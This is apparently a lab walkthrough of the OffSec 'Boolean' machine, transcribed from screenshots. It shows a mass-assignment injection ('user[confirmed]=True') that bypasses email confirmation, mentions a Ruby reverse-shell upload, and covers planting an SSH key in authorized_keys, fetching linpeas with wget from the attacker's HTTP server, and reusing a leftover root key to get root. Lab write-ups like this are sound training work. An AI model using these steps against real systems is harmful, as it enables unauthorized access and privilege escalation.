

Boolean

Thursday, June 12, 2025 2:41 PM


nmap



Create a user



The parameter confirmed is showing false.
Inject confirmation in this token.



Url decode

URL Decoder/Encoder

sPWBNlEb_lnYTP1prIBDchv8Ex5lrbJW-PObzSVrtCfu7-VU320fgQfoPJiM2LeU4wLthEsuZucyEWLbFEZLuA&user[email]=user@domain.com&commit=Change email

Decode Encode

- Input a string of text and encode or decode it as you like

So the format is like this
&user[email]=user@domain.com&commit=Change email

The format is
&user[parameter]=value

If we want to inject confirmed parameter, it has to be like this.
&user[confirmed]=True


URL Decoder/Encoder

user%5Bconfirmed%5D%3DTrue


Decode Encode

user%5Bconfirmed%5D%3DTrue


Now it becomes true.




Intercept proxy, modify the token and refresh the page, and we are login.





We upload ruby reverse shell.



When open the file, it download the files.









Generate ssh key

ssh-keygen -f ggwp



mv ggwp.pub authorized_keys

Upload authorized_keys to /home/remi/.ssh



ssh -i ggwp remi@192.168.139.231
We got shell

```
┌──(kali㉿kali)-[~/Desktop/offsec/boolean/authorized_keys]
└─$ ssh -i ggwp remi@192.168.139.231
Linux boolean 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
remi@boolean:~$ id
uid=1000(remi) gid=1000(remi) groups=1000(remi)
```

Transfer and run linpeas

```
┌──(kali㉿kali)-[~/Desktop/offsec/boolean]
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.139.231 - - [12/Jun/2025 17:08:09] "GET /linpeas.sh HTTP/1.1" 200 -
```

```
remi@boolean:~$ wget  http://192.168.45.193:80/linpeas.sh
```

```
╔═╣ Possible private SSH keys were found!
/home/remi/.ssh/keys/root
```

```
remi@boolean:~/.ssh/keys$ ls -al
total 36
drwx------ 2 remi remi 4096 Jun 12 16:51 .
drwx------ 3 remi remi 4096 Jun 12 16:52 ..
-rw-r--r-- 1 remi remi   91 Jun 12 16:51 authorized_keys
-rw-r--r-- 1 remi remi   91 Jun 12 16:46 ggwp.pub
-rw-r--r-- 1 remi remi   91 Jun 12 16:50 id_ed25519.pub
-rw------- 1 remi remi 1823 Oct 25  2022 id_rsa
-rw------- 1 remi remi 1823 Oct 25  2022 id_rsa.1
-rw------- 1 remi remi 1823 Oct 25  2022 id_rsa.2
-rw------- 1 remi remi 1823 Oct 25  2022 root
```

ssh -i root -o IdentitiesOnly=yes root@127.0.0.1

```
remi@boolean:~/.ssh/keys$ ssh -i root -o IdentitiesOnly=yes root@127.0.0.1
Linux boolean 4.19.0-21-amd64 #1 SMP Debian 4.19.249-2 (2022-06-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@boolean:~# id
uid=0(root) gid=0(root) groups=0(root)
```